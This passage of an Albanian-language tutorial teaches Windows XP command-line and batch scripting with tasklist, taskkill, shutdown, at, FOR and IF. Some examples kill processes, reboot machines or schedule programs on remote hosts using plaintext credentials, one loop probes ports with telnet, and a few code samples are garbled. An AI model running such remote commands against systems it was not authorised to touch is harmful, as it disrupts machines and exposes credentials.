Komanda tjeter do te shfaq te gjitha proceset ne background, te cilat nuk po ekzekutohen nen perdoruesin "igli"

C:\>tasklist /FI "username ne igli"

Komanda tjeter perdoret per te shfaqut te gjitha proceset qe nuk jane pjese e sherbimeve "themes" dhe "server"

C:\>tasklist /FI "services ne themes" /FI "services ne server"

Komanda tjeter do te na shfaq aplikacionet qe kane dritaren me titullin "untitled*". Ketu kemi perdorur opsionin * per filtrim:

C:\>tasklist /FI "windowtitle eq Untitled"*

Image Name PID Session Name Session# Mem Usage

=====

notepad.exe 2344 Console 3,120 K

Komanda tjeter do te na shfaq procesin background duke filtruar ato procese qe kane lidhje me moduln "winsta.dll"

C:\>tasklist /FI "modules eq winsta.dll"

Nje komande tjeter perdoret per te lidhur makinen remote te quajtur "igli1" me username "administrator" dhe password "ola" dhe do te filtroje proceset qe kane zene nje memorje me shume se 15000KB dhe ku titulli I dritares eshte "Untitled*"

```
C:\>tasklist /S //igli1 /U administrator /P ola /FI "memusage gt 15000" /FI  
"windowtitle eq Untitled*"
```

Taskkill:

Kjo komande perdoret per te perfunduar proceset perkatese ne kompjuterat lokal apo remote.

Kjo komande ka shume switche dhe filtra dhe ndryshon shume pak nga komanda tasklist, pasi dhe shume prej tyre kryejne te njejten gje si ato te komandes tasklist.

Komanda vijuese perdoret per te lidhur hostin ne distance me IP 10.199.64.66 duke perdorur username admin me pasword adminP4\$\$ dhe do te mbylle ato procese qe kane emrin "soundmix.exe".

```
C:\>taskkill /S 10.199.64.66 /U admin /P adminP4$$ /im soundmix.exe
```

I vetmi komutues i cili perdoret vetem te Taskkill eshte "/im" qe perdoret per te caktuar emrin e imazhit (Emrin e procesit)

Komutuesi /F perdoret per ta mbyllur me force procesin perkates, psh:

```
C:\>taskkill /f /im userinit.exe
```

Komutuesi /PID mund te perdoret me komanden taskkill per te mbyllur procesin perkates duke ju referuar ID-se se tij.

```
C:\>taskkill /f /PID 556
```

Nese procesi perkates eshte nje proces sistem, do te shfaqet nje mesazh gabimi si me poshte:

```
C:\>taskkill /pid 556  
ERROR: The process with PID 556 could not be terminated.  
Reason: This is critical system process. Utility cannot end this process.
```

Komutuesi /t do te perdoret per te mbyllur te gjitha threaded dhe proceset femi te lidhura me procesin qe do te vritet. Komanda e meposhteme perdoret per te vrare procesin "fun.exe" me force se bashku me ato femi te vendosur ne makinen lokale.

```
C:\>taskkill /f /im fun.exe /t
```

Filtri /Fi eshte njesoj si ai i perdorur ne komanden tasklist

Le te japim nje shembull i cili perdoret per tu lidhur me makinen remote me IP 10.199.64.66 me username igli1 dhe password ola dhe te vrare procesin me emrin remoteshell.exe dhe procesin me PID 1524, 2415 dhe 995 si dhe procesin qe ze me shume se 20000 KB ne memorje

```
C:\>taskkill /S \\10.199.64.66 /U technocrawl /P 123@654 /IM remoteshell.exe /PID 1524/T  
/PID 2415 /T /PID /T 995 /t /FI "memusage gt 20000" /T
```

Etiketa:

Komanda "Label" perdoret per te krijuar, modifikuar ose fshire etiketen e volumit ne disk. Komanda e meposhteme perdoret per te emertuar etiken e driverit C: me "Root Drive"

```
C:\>label Root Drive
```



Komanda tree:

Komanda “tree” perdoret per te shfaqur ne forme grafike strukturen e direktorise korrente si me poshte:

```
C:\>tree
Folder PATH listing for volume volume
Volume serial number is 8495:8C9A
C:.
+--a
+--Documents and Settings
+--All Users
+--Desktop
+--Documents
+--My Music
+--My Playlists
+--Sample Music
+--Sample Playlists
+--My Pictures
+--Sample Pictures
+--My Videos
+--Favorites
+--Start Menu
+--Programs
+--Accessories
```

Komanda tree e shoqeruar me komutuesin /F do te jape nje strukture me te hollesishme duke perfshire dhe filat dhe folderat ne te.

Komutuesi /a perdoret per te shfaqur karakteret ASCII ne vend te karaktereve zgjatues (si me siper)

```
C:\>tree /a
Folder PATH listing for volume volume
Volume serial number is 8495:8C9A
C:.
+--a
+--Documents and Settings
+--All Users
+--Desktop
+--Documents
+--My Music
+--My Playlists
+--Sample Music
+--Sample Playlists
+--My Pictures
+--Sample Pictures
+--My Videos
+--Favorites
+--Start Menu
+--Programs
+--Accessories
+--Accessibility
+--Communications
```

Ver:

Kjo komande do te na shfaq versionin e Windows Xp dhe nuk ka komutues

```
C:\>ver
```

```
Microsoft Windows XP [Version 5.1.2600]
```

Tipi:

Komanda "Type" perdoret per te shfaqur permbajtjen e nje file dhe nuk ka nenkomanda apo komutues. Nese dua te lexoje nje tekst nga fila teksti "userlist" pa e hapur ate ne nje dritare tjeter ath:

```
C:\>type userlist.txt
```

Komanda Shift:

Kjo komande perdoret per te kembyer parametrat e dhene si input me nje pozicion me poshte. Kjo komande perdoret vetem nese programi batch pranon parametra nga perdoruesi. Le te japim nje shembull:

```
@echo off
```

```
Echo Before shifting.
```

```
Echo first parameter : %1%
```

```
Shift
```

```
Echo After shifting.
```

```
Echo first parameter : %1%
```

```
Pause
```

E ruajme skriptin me emrin test.bat ne driverin C dhe jane dhene dy parametra a dhe b si me poshte:

```
C:\>test a b
Before shifting.
First parameter : a
After shifting.
First parameter : b
Press any key to continue . . .
```

Pra pas komandes shift parametri b do te ze vendin e parametrin a. Sic dihet %1% I referohet argumentit te pare te futur pas skriptit. Nese dua te nderrojme vendin e parametrin te trete atehere shkruaj "shift/3"

Pause:

Kjo komande perdoret per te ndaluar procesin e ekzekutimit te skriptit. Kjo komande pret nje nderveprim me perdoruesin, ne menyre qe te vazhdoje me tej. Pas kesaj komande do te na shfaqet mesazhi "Press any key to continue . . .".

Komanda Convert:

Kjo komande perdoret per te konvertuar volumin FAT (File allocation table) ne NTFS (New Technology File System) madje pa bere asnje formatim apo ndryshim rrenjesor. Komanda e meposhteme do te sherbeje per te bere konvertimin e driverit C nga FAT ne NTFS:

Convert C: /FS:NTFS

Ku Convert eshte komanda, C eshte driveri qe duam te konvertojme, /FS komuton gjendjen e sistemit te filave, dhe NTFS formati i ri.

Vetem duke perdorur komanden e mesiperme, mund te konvertojme driverin nga FAT ne FAT32 dhe me pas ne NTFS, pa bere asnje formatim. Duhet te dime qe ky proces eshte i pakthyeshem, cka do te thote se nese sistemi konvertohet ne NTFS nuk mund te kthehet me mbrapa, pasi sistemi NTFS ka ka disa karakteristika kompresimi, enkriptimi dhe sigurie te cilat ofrojne optimizim te memorjes dhe indeksim me te shpejte ne sistemet me Active Directory.

Komanda Shutdown:

Kjo komande perdoret per te fikur, rendezuar apo dhe per te dale nga nje makine perkatese lokale apo ne distance. Kjo komande ka pak parametra.

Komutuesi -a perdoret per te abortuar komanden shutdown:

C:\>shutdown -a

Komutuesi -s perdoret per te specifikuar makinen qe duam te fikim ndersa -r perdoret per te rindezur makinen dhe -l per te dale nga sistemi.

Opsioni -t sherben per te fikur sistemin pas nje kohe te percaktuar psh per ta fikur makinen pas 1 minute do te kemi:

C:\>shutdown -s -t 60


Opsioni -c sherben per te dhene dhe komentin ne lidhje me arsyen e fikjes se sistemit. Kjo komande perdoret ne rrjetin LAN:

C:\>shutdown -s -t 85 -c "This is a Temporary shutdown for updating the production softwares, and machines will be up soon"

Per ta fikur kompjuterin ne distance ne LAN mund te perdorim dhe pamjen grafike:

Komutuesi -l perdoret per te hapur kutine e dialogut te fikjes se sistemit ne distance brenda nje rrjeti LAN. Ketu mund te shtohet dhe emri i hostit ose adresa IP e makines. Mund te zgjedhim dhe opsione te tjera si Restart apo Logo off. Mund ta shoqerojme kete opsion me kohen kur duam dhe komentet perkatese.

Per te fikur kompjuterat e meposhtem me ane te kutise se dialogut veprojmë:



Pra eshte zgjedhur ristartimi I 4 kompjuterave pas 45 sekondash.

Per te arritur te njejten gje por duke perdorur linjen e komandave do te perdorim komutuesin /m I cili do te na ndihmoje te lidhemi me nje kompjuter ne distance. Psh komanda vijuese perdoret per te rindezur makinen ne distance qe ka adresen IP: 10.199.64.71

C:\>shutdown /m \\10.199.64.71 -r -t 45 -c "This is a temporary reboot, for updating the production software's, and machines will be up soon."

Opsioni -f detyron qe aplikacioni te mbyllet forcerisht, psh:

C:\>shutdown /f -l -t 00

Komanda at:

Kjo komande sherben per te skeduluar ne menyre automatike detyrat si ne makinen lokale ashtu dhe ne distance. Kur programi qe do te ekzekutohet eshte skeduluar , ai do te ekzekutohet ne kohen perkatese, pa nderhyrjen e perdoruesit, mjafton qe makina te jete e ndezur.

Kur komanda “at” perdoret me vete dmth e pashoqeruar me nenkomanda ose me opsione atehere kjo do te na shfaq listen e detyrave te skeduluara, e nese nuk ka do te na shfaqet mesazhi:

“*There are no entries in the list.*“ , ku cdo detyre ka nje numer ID.

Per te skedeluar nje aplikacion notepad te ekzekutuar ne nje makine remote me IP : 10.199.64.66 ne 10 AM, perdor komanden e meposhteme:

```
C:\>at \\10.199.64.66 10AM "notepad.exe"  
Added a new job with job ID = 1
```

Kjo komande do te bej qe te nesermen ne oren 10 paradite te ekzekutohet aplikacioni notepad.exe

Nese shtypim C:\> at do te shohim:

Status ID	Day	Time	Linja e Komandave
1	Tomorrow	10:00 AM	"notepad.exe"

Me pas nese dua te shikoje detyren qe kam shtuar :

```
C:\>at \\10.199.64.66 1
```

Do te na shfaqet:

Task ID: 1

Status: Ok

Schedule: Tomorrow

Time of day: 10:00 AM

Interactive: No

Command: "notepad.exe"

Nese dua te fshi detyren qe kam vendosur atehere duhet te shtyp:

```
C:\> at 1/delete
```

Pavaresisht ketij opsioni nuk ofrohet ndonje konfirmim nga perdoruesi dhe duhet ta verifikojme serish ate duke ekzekutuar komanden at:

Opsioni /yes perdoret per te fshire te gjitha detyrat qe jane skeduluar per ekzekutim, madje pa ndonje konfirmim.

```
C:\>at /delete /yes
```

Kjo komand do te fshi te gjitha detyrat e skeduluara:

Per te kerkuar konfirmim nga perdoruesi dhe per te bere qe detyrat te ekzekutohen ne menyre interaktive do te kemi:

```
C:\>at 5:11PM /interactive notepad
```

Added a new job with job ID = 2

Komanda e mesiperme do te ekzekutoje aplikacionin e mesiperm ne oren 5:11 me kerkesen e perdoruesit (ne menyre interaktive).

Nese duam qe detyra te ekzekutohet ne menyre ciklike duhet te perdorim komutuesin /every. Psh nese dua te ekzekutoje aplikacionin servermonitor.exe ne cdo date 1,10,15,20,25 te cdo muaji do te shkruajme:

```
C:\>at 5:22PM /interactive /every:1,10,15,20,25 servermonitor.exe
```

Nese kerkojme qe aplikacioni te kryhet javen tjeter ne ditet: Hene, Marte, Enjte, Shtune dhe te Djele atehere japim komanden:

```
C:\>at 5:22PM /interactive /next:M,T,TH,S,SU servermonitor.exe
```

Variablat e ambientit

Keto jane variabla speciale qe permbajne vleren e vendosur nga sistemi operativ, programet aplikative apo te percaktuar ne menyre manuale. Variablat e ambientit vendosen per te reduktuar detyrat dhe kompleksitetin e kodit duke I thirrur ato ne program. Ne to ka vlere si path-I I driverit, logimi I username-it, driveri I rrenjes, emri I sistemit operativ, versioni e keshtu me rradhe.

Me poshte do te shohim nje grup variablash ambjenti te vendosur ne sistemin Windows XP.

Variablat e ambientit	Pershkrimi
%ALLUSERSPROFILE%	C:\Documents and Settings\All Users
%APPDATA%	C:\Documents and Settings\{username}\Application Data
%CD%	Direktoria Korrente e punes
%CMDCMDLINE%	Shfaq versionin e Windows-it
%CMDEXTVERSION%	Versioni I Komand Prompt-it
%COMPUTERNAME%	Ekuivalente me komanden e emrit te hostit
%COMSPEC%	C:\Windows\System32\cmd.exe
%DATE%	Shfaq daten korrente
%ERRORLEVEL%	Kodi I daljes per komanden e meparshme te ekzekutimit
%HOMEDRIVE%	Driveri I rrenjes
%HOMEPATH%	\Documents and Settings\{username}
%NUMBER_OF_PROCESSORS%	Shfaq numrin e procesoreve
%OS%	Shfaq emrin e Sistemit Operativ te instaluar
%PATH%	Shenjon ne C:\WINDOWS\system32
%PATHEXT%	.COM; .EXE; .BAT; .CMD; .VBS; .VBE; .JS ; .WSF;.WSH
%PROCESSOR_ARCHITECTURE%	Shfaq arkitekturen e procesoreve
%PROCESSOR_LEVEL%	Shfaq nivelin e procesorevel
%PROCESSOR_REVISION%	Shfaq veshgimin e procesorit
%PROMPT%	Shfaq promptin korrent
%RANDOM%	Gjeneron nje numer te plote rastesor midis 0 dhe 32767
%SYSTEMDRIVE%	Zhvendoset ne driverin e rrenjes
%SYSTEMROOT%	C:\WINDOWS

%TEMP% and %TMP%	C:\DOCUME~1\{USER}\LOCALS~1\Temp
%TIME%	Shfaq oren korrente
%USERDOMAIN%	Shfaq emrin e hostit
%USERNAME%	Shfaq logimin korrent te emrit te perdoruesit
%USERPROFILE%	C:\Documents
%WINDIR%	C:\WINDOWS

Manualisht mund te vendosim nje variabel ambjent I cili perdor komanden “SET” dhe keto variabla te vendosur nga kjo komande nuk jane ne menyre permanente ne sistem, por te perkohshem, pasi ato mund te fshihen pas nje rindezje te sistemit.

Per te vendosur nje variabel ambjent ne menyre manuale perdorim komanden “set”

C:\>set C=C:\windows\system32\cmd.exe

C:\>%C%

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

Ne shembullin e mesiperm kemi vendosur variablin ambjent C dhe eshte caktuar vlera e pathit ne prompt-in e komandes. Me pas vlera mund te aksesohet duke perdorur simbolin % ne te dy anet e variablit si %c%. Nese vendosim pathin e promptit te komandes ne variablin c, kur variabli te aksesohet do te hapet nje prompt I ri ne dritaren ekzistuese.

Shenojme se cdo sistem operativ ka variablat ambjent te vetat

Deklarimi I cikleve

Sikurse te gjitha gjuhet e programimit, programimi I filave batch suporton ciklet. Ciklet qe perdoren ketu jane goto dhe for

Opsionet e ciklet for jane:

For /d perdoret per te bere ciklin permes direktorive te ndryshme

For /r Ben ciklim permes direktorive dhe nendirektorive

For /l ben ciklin permes nje rradhe numrash perkates

For /f ben ciklim permes nje shumllojshmerie filash komandash dhe stringash

Per me teper, variabli i references FOR ka keto opsione:

%~l - expands %I fshin te gjitha thonjezat (")

%~fI - expands %I ne nje path te plote

%~dI - expands %I vetem ne nje karakter driveri

%~pI - expands %I ne nje path

%~nI - expands %I ne nje emer file

%~xI - expands %I ne nje prapashtese file

%~sI - expanded path qe permban formatin e shkurter te emrit

%~aI - expands %I ne atributet e files

%~tI - expands %I ne daten/oren e files

%~zI - expands %I ne madhesine e files

%~\$PATH:I – kerkon listen e direktorive ne variablin ambjent PATH dhe expands %I ne emrin e plote te files se pare te gjetur. Ne rast te mos gjetjes gjenerohet nje stringe bosh

Pervec tyre mund te kemi dhe opsione te kombinuara:

%~dpI - expands %I ne nje karakter drive ose vetem ne nje path

%~nxI - expands %I ne emrin e files dhe te prapashteses

%~fsI - expands %I me formatin e shkurter te emrit te pathit

%~dp\$PATH:I - kerkon listen e direktorive ne variablin ambjent PATH dhe expands %I ne karakterin e

driverit si dhe ne pathin e pare te gjetur.

%~ftzaI - expands %I ne nje Direktori si nje linje dalje

Psh:

```
FOR /D %v IN (*.*) DO dir/s "%v"
```

Do te na fuse ne ciklin "for" permes direktorive dhe nendirektorive si dhe I shfaq ato.


Shenojme se kjo komande nuk do te mund te funksionojne ne skripte sepse ketu supozohet te perdoret emri I variablit me %%. Pra per te ekzekutuar skriptin do te kishim:

```
FOR /D %%v IN (*.*) DO dir/s "%%v"
```

Opsioni for /r per cikle permes direktorive dhe nendirektorive

```
FOR /R C:\Windows\Prefetch %v IN (*.pf) DO del %v
```

Keshtu per te fshire filat prefetch te lokalizuara ne C:\ Windows\Prefetch qe mendohen si fila pa vlere dhe qe zene vend kot ne memorje, perdoret komanda e mesiperme qe I fshin ato por qe kane prapashtesen .pf



```
Administrator: C:\Windows\system32\cmd.exe

C:\>FOR /R C:\Windows\Prefetch %v IN (*.pf) DO del %v
C:\>del C:\Windows\Prefetch\ACR0RD32.EXE-69A9A304.pf
C:\>del C:\Windows\Prefetch\ACR0RD32INFO.EXE-578FDD78.pf
C:\>del C:\Windows\Prefetch\ANTIVIR_WORKSTATION_WINDU_EN_H 9070A7EE.pf
C:\>del C:\Windows\Prefetch\AT.EXE-E3131BD4.pf
C:\>del C:\Windows\Prefetch\ATBROKER.EXE-FF58A71D.pf
C:\>del C:\Windows\Prefetch\AU_.EXE-EE3BFB61.pf
C:\>del C:\Windows\Prefetch\AUCENTER.EXE-F9302F97.pf
C:\>del C:\Windows\Prefetch\AUGNT.EXE-E101157F.pf
C:\>del C:\Windows\Prefetch\AUGUARD.EXE-F93E8079.pf
C:\>del C:\Windows\Prefetch\AUNOTIFY.EXE-3344516F.pf
C:\>del C:\Windows\Prefetch\AUSCAN.EXE-F9B8127B.pf
```

Ne komanden e meposhteme:

```
for /L %%v in (1,1,20) do telnet %I %%v
```


dmth opsioni /l perdoret per cikle permes nje rradhe numrash. Kjo komande perdoret per te gjetur portat e hapura dhe nese gjendet, atehre do te krijohet nje lidhje e qendrueshme ne distance, telnet, por pas saj perdoruesi duhet te fusi adresen IP dhe emrin e hostit

Numrat (1,1,20) do te thone: 1 I pare percakton vleren fillestare te ciklit. 1 I dyte percakton inkrementimin me 1 (sekonde) dhe 20 percakton destinacionin.

Le te realizojme nje kod tjeter ne te cilen eshte perdorur variabli dekrementim (-2)

```
FOR /L %G IN (20,-2,0) DO ECHO %G
```

Do te na shfaqet pas kesaj komande kjo pamje:

A screenshot of a Windows command prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The window has a black background with green text. The command entered is "FOR /L %G IN (20,-2,0) DO ECHO %G". The output shows the numbers 20, 18, 16, 14, 12, 10, 8, 6, 4, 2, and 0, each on a new line. The window includes standard Windows window controls (minimize, maximize, close) in the top right corner and a scroll bar on the right side.

Opsioni /f perdor nje bashkesi opsionesh shtese:

eol=c -- Percakton karakterin e fundit te rreshtit te komentit (vetem nje)

skip=n – Percakton numrin e rreshtave per te kaluar ne fillim te files

delims=xxx – Percakton nje bashkesi delimit. Kjo zevendeson bashkesine default delimiter te hapsires dhe tab-it

shenjat x,y,m-n – Cakton cilat shenja nga cdo rresht kalohen ne trupin for per cdo iterim. Kjo do te coje ne emra shtese variablash. Forma *m – n* eshte nje rradhe, e caktuar permes shenjave *m* deri ne *n*. Nese karakteri I fundit ne stringe eshte nje asterik, atehere nje variabel shtese ngarkohet ne memorje dhe merr tekstin e mbetur ne rreshtin pas shenjes se fundit

usebackq – Detyron perdorimin e sematikes se re, ku ekzekutohet si komadne nje stringe me thonjze cifte (back quote)

Deklarimi I meposhtem perdoret per te listuar te gjitha direktorite dhe filat brenda direktorise a ne C

```
FOR /F "tokens=*" %v IN ('dir/b ^"c:\a^"') DO ECHO %v
```

Komanda e meposhteme perdoret per te shfaqur te gjitha proceset qe ekzekutohen ne background. Ajo perdor komanden "tasklist" brenda ciklit "for" per ti shfaqur ato


```
FOR /F "delims==" %v IN ('tasklist') DO @ ECHO %v
```

Deklarimi tjeter ndihmon ne kuptimin me te mire te perdorimit te tokenave dhe delimitave me opsionin /f

```
FOR /F "tokens=1,3* delims=," %v IN ("Cybercrawler,Prem,E-Book,Batch") DO @ ECHO %v
```

wrote %w

Ne ekran do te na shfaqet:



```
Administrator: C:\Windows\system32\cmd.exe
FOR /F "tokens=1,3* delims=_" %u IN ("Cybercrawler,Prem,E-Book,Batch") DO @ ECHO
%u wrote %u
Cybercrawler wrote E-Book
```

Tokenat percaktojnë stringen ose komanden që vendoset brenda , ketu tokenat e përdorur ishin midis 1 dhe 3, që është emërtuar “Cybercrawl” dhe “E-Book” kjo do të thotë që çdo token ka një vlerë indeks që fillon nga numri i plotë 1.

“Delims” është shkurtimi i “Delimiter” , në këtë rast ato thjesht përdoren si ndares midis çdo stringe ose komande që vendoset brenda bashkësisë. Në këtë rast presja është si ndares.

Deklarimi do të marrë token1 “Cybercrawler” dhe token3 “E-book” dhe shfaq stringen “wrote” mes tyre, pra do të kemi: “Cybercrawl wrote E-book”

Deklarimet e kushteve

Kushtet jane nje faktor I rendesishem ne programimin e batch fila-ve. Nje nga me te perdorshmit eshte:

IF dhe IF NOT

Le te shprehim me nje kod

```
@echo off
```

```
if exist C:\windows. (
```

```
echo U gjet
```


```
) else (
```

```
echo Nuk u gjet
```

```
)
```

Pause

Ky skript ruhet me prapashtesen .bat dhe ka si qellim te shfaq ne ekran fjalen “U gjet” nese ekziston direktoria C:\windows dhe “Nuk u gjet” ne rast mos gjetje. Ne ekran do te na shfaqet:



Le te perdorim nje skript I cili perdor komanden “tasklist” ne rast te nje ekzekutimi te sukseshem, I cili do te ktheje nje gabim te nivelit 0 dhe ne rast deshtimi kthen vleren 1.

```
@echo off
```

```
tasklist
```

```
cls
```

```
if errorlevel 1 (
```

```
echo Sukses
```

```
) else (
```

```
echo Deshtim
```

```
)
```

Pause

Ne ekran do te na shfaqet “ Sukses” nese vlera e kthyer e gabimit eshte 0 dhe “ Deshtim” nese vlera eshte 1.

Le te perdorim nje skript I cili shfaq nje rezultat si pasoj e nje vendi qe merret nga krahasimi I dy stringave:

```
@echo off
:begin
color a
echo Access Code :
set /p ac=
if %ac%==12345 (
echo Access Granted
mkdir C:"\Documents and Settings\Kompjuteri\Desktop\igli1"
mkdir C:"\Documents and Settings\Kompjuteri\Desktop\igli2"
edit C:"\Documents and Settings\Kompjuteri\Desktop\igli2\igli.txt"
copy C:"\Documents and Settings\Kompjuteri\Desktop\igli2\igli.txt" C:"\Documents and
Settings\Kompjuteri\Desktop\igli1"
) else (
echo Access Denied
goto begin
)
Pause
```

Ky skript do te kerkoj nje password dhe nese eshte I sakte (12345) atehere krijon dy direktori ne desktop dhe ne fund kopjon nje file nga njera direktori ne tjetren.

Le te trajtojme rastin e komandes “if not” duke perdorur nje skript:

```
@echo off
color a
if not exist "c:\Program Files\Mozilla Firefox" (
echo Firefox nuk eshte instaluar ende , ju lutem Instalojeni tani
) else (
echo Firefox eshte instaluar
)
Pause
```

Kjo do te na shfaqe ne ekran “ Firefox eshte instaluar”

Mund te perdorim dhe operacione te tjera te krahasimit te stringave:

Operatoret	Kuptimi
EQU	Barabarte
NEQ	Jo e barabarte
LSS	Me e vogel se
LEQ	Me e vogel, barabarte
GTR	Me e madhe
GEQ	Me e madhe, baraz

Komandat ne lidhje me filat dhe folderat

Ky kapitull do te trajtoje te gjitha komandat ne lidhje me filat dhe folderat si krijimi I nje file apo folderi te ri, kopjimi, zhvendosja, shfaqja etj. (Sic e dhame pak dhe te shembulli I mesiperme)

Dir:

Komanda dir perdoret per te shfaqur permbajtjen e nje direktorie. Kjo komande ka komutuesit e vet. Kur kjo komande perdoret me vete ajo do te shfaqe permbajtjen e direktorise korrente.

```
C:\>dir
Volume in drive C is R007 Dir3ct0ry
Volume Serial Number is FE33-CC1B

Directory of C:\

09/18/2006  02:43 PM                24 autoexec.bat
09/18/2006  02:43 PM                10 config.sys
05/01/2009  10:50 PM                <DIR>      Program Files
04/29/2009  10:57 PM                <DIR>      Users
05/01/2009  01:14 PM                <DIR>      Windows
               2 File(s)                34 bytes
               3 Dir(s)  21,322,227,712 bytes free
```

Kjo komande do te na shfaq te gjitha filat dhe folderat te lokalizuar ne driverin C. Simboli <DIR> tregon se kemi te bejme me nje direktori, pjesa qe mbeten jane thjeshte fila te cilat shoqerohen dhe nga nje prapashtese perkatese. Perbri tyre shfaqet data dhe ora e krijimit si dhe madhesia e filave dhe hapsira e lire ne memorje.

Cdo direktori ka atributet e veta, si hidden, archive, read-only, system-file, etj te cilat me direktorine dir nuk mund te shfaqen. Komanda dir nuk I shfaq filat sistem (system-file). Per te modifikuar filat psh vetem te lexueshme (read-only) apo per te fshehur nje direktori ateher duhet te perdorim opsionin /a dmth dir/a. Me ane te ketij atributi do te shfaqen te gjitha filat dhe folderat pavaresisht nga atributet qe kane.

```
C:\>dir /a
Volume in drive C is R007 Dir3ct0ry
Volume Serial Number is FE33-CC1B

Directory of C:\

04/29/2009  10:59 PM                <DIR>      $Recycle.Bin
05/02/2009  05:11 PM                1,024 .rnd
09/18/2006  02:43 PM                24 autoexec.bat
05/02/2009  05:40 PM                <DIR>      CBTLib
